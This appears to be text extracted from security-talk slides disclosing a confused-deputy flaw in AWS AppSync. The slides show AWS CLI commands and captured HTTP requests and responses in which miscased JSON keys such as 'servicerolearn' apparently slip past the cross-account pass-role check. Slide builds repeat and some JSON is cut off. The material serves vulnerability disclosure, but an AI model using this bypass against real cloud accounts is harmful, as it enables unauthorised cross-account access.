
```
nick.frichette@host ~ % aws lambda create-function \  
--function-name criminal_function \  
--code S3Bucket=criminal_bucket \  
--role arn:aws:iam::222222222222:role/service-role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateFunction operation:
Cross-account pass role is not allowed.


Warning

- You can only use the `PassRole` permission to pass an IAM role to a service that shares the same AWS account. To pass a role in Account A to a service in Account B, you must first create an IAM role in Account B that can assume the role from Account A, and then the role in Account B can be passed to the service. For details, see [Cross account resource access in IAM](#).

This is the goal



This is the goal



Vulnerability #1: Confused Deputy in AWS AppSync

AWS AppSync

Overview

Features

Pricing

Resources

FAQs

Customers

Explore AWS Skill Builder | Access hundreds of free digital courses, wherever, whenever you want »

« [Front-End Web & Mobile](#)

AWS AppSync

Connect apps to data and events with secure, serverless, and performant GraphQL and Pub/Sub APIs

Get started with AWS AppSync

Contact sales

250,000 API requests free
per month for 12 months with the [AWS Free Tier](#)

Access data from multiple sources with a single request. Instantly create APIs for your databases. Combine APIs into a single Merged API.


Create engaging real-time experiences by publishing data from any event source to subscribed clients through serverless WebSockets.

Built-in security, monitoring, logging, and tracing. Optional caching for low latency.

Pay only for requests to your API and any real-time messages delivered to connected clients.

How AWS AppSync Works

My AWS Account



AppSync
API



IAM Role

AssumeRole

**AWS AppSync
Service**

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "appsync.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

Pass Role again 🙄

```
nick.frichette@host ~ % aws appsync create-data-source \  
--name sneaky_api \  
--api-id example123example123exampl \  
--type HTTP \  
--http-config file://http.json \  
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.

Pass Role again 🙄



```
nick.frchette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123example1 \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.

AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
  "Name": "top_secret_secret",
  "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
}
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 x-amzn-RequestId: 727d1f22-75eb-417a-b4b4-8d440f151dfc
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 114
5 Date: Tue, 11 Jun 2024 16:42:00 GMT
6
7 {
  "ARN": "arn:aws:secretsmanager:us-east-1:██████████:secret:top_secret_secret-Wistsx",
  "Name": "top_secret_secret"
}

12
13 {
  "Name": "top_secret_secret",
  "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
}
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
  "NAME" "new-secret-secret",
  "clientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"
}
```

AWS APIs are case-sensitive

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
```

```
2 x-amzn-requestid: 87e2075b-9b3c-4773-ad97-562d4d9633ac
```

```
3 Content-Type: application/x-amz-json-1.1
```

```
4 Content-Length: 148
```

```
5 Date: Tue, 11 Jun 2024 16:44:01 GMT
```

```
6 Connection: close
```

```
7 {  
8  {"__type": "ValidationException",
```

```
  "message":  
  "1 validation error detected: Value null at 'name' failed to satisfy constraint:  
  Member must not be null"
```

```
13  {"NAME": "new-secret-secret",
```

```
  "clientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"
```

```
  }
```

The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG": "  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```


The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG": {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```

The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "httpConfig": {  
    "endpoint": "https://example.com",  
    "authorization": "Basic abc123"  }  
}
```

```
Pretty  Raw  Hex  Render  
HTTP/2 403 Forbidden  
Content-Type: application/json  
Content-Length: 53  
Date: Fri, 02 Sep 2022 18:45:00 GMT  
X-Amzn-Requestid: b9c1ea8c-ffd3-4536-b744-ae534e07b121  
X-Amzn-Errortype: AccessDeniedException  
X-Amz-Apigw-Id: X2F0_GBqoAMFc8A=  
X-Cache: Error from cloudfront  
Via: 1.1 260fbb348a8054aa94835db0d4a40e00.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: ORD53-C2  
X-Amz-Cf-Id: MbDfmgaT7vBWE8RSRyYAMvFWgHUcP4YuuwqH4m_i_C2ByAeUvAeGDg==  
{  
  "Message": "Cross-account pass role is not allowed."  
}
```

The AppSync API was NOT case-sensitive

```
0  
1 {  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "servicerolearn": "arn:aws:iam::464622532012:role/example_role",  
  "HTTPCONFIG": {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",
```

The AppSync API was NOT case-sensitive

```
0  
1 {  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "httpConfig": {  
    "endpoint": "https://example.com"  }  
}
```

Response

```
Pretty Raw Hex Render  
HTTP/2 200 OK  
Content-Type: application/json  
Content-Length: 583  
Date: Fri, 02 Sep 2022 18:45:57 GMT  
X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Headers: Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token  
X-Amzn-Apigw-Id: X2FX7Fr2IAMFcrg=  
Access-Control-Allow-Methods: GET,OPTIONS,POST  
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType  
X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0  
X-Cache: Miss from cloudfront  
Via: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: ORD53-C2  
X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==  
17 {  
  "dataSource": {  
    "dataSourceArn": "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/datasources/custom_data_source",  
    "name": "custom_data_source",  
    "description": null,  
    "type": "HTTP",  
    "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  }  
}
```

